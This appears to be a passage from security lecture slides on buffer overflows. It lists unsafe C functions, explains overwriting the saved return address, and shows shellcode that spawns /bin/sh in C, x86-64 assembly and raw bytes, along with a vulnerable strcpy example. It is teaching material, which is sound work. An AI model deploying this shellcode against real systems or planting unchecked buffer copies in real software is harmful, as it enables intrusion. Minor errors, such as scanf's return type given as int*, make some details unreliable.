More Vulnerability Functions

```
char* strcat (char* dest, char* src)
```

Append the string src to the end of the string dest.

```
char* gets (char* str)
```

Read data from the standard input stream (stdin) and store it into str.

```
int* scanf (const char* format, ...)
```

Read formatted input from standard input stream.

```
int sprintf (char* str, const char* format, ...)
```

Create strings with specified formats, and store the resulting string in str.

and more...


Stack Smashing

Function call convention:


- Step 2: Push the current instruction pointer (EIP) to the stack.
- Step 6: Execute the callee function within its stack frame.
- Step 9: Restore EIP from the stack.

Overwrite EIP on the stack during the execution of the callee function (step 6).

After callee function is completed (step 9), it returns to a different (malicious) function instead of the caller function!



Example of Stack Smashing



Injecting Shellcode

Shellcode: a small piece of code the attacker injects into the memory as the payload to exploit a vulnerability

Normally the code starts a command shell so the attacker can run any command to

compromise the machine.


```
#include <stdio.h>
int main() {
  char* name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

```
section .text
global _start

_start:
    xor rdi, rdi
    push rdi
    mov rbx, 0x68732f2f6e69622f
    push rbx
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov al, 59
    syscall
```

```
#include <stdlib.h>
#include <stdio.h>

int main() {
   unsigned char shellcode[] =
   "\x48\x31\xff\x57\x48\xbb\x2f\x62\x69\x6
   e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x48\x3
   1\xf6\x48\x31\xd2\xb0\x3b\x0f\x05";
   ((void(*)()) shellcode)();
}
```




Overwrite EIP with the Shellcode Address

```
void overflow(char* input){
    char buf[32];
    strcpy(buf,input);
}
```

Address of buf

A A A A A A A A A

Shellcode



input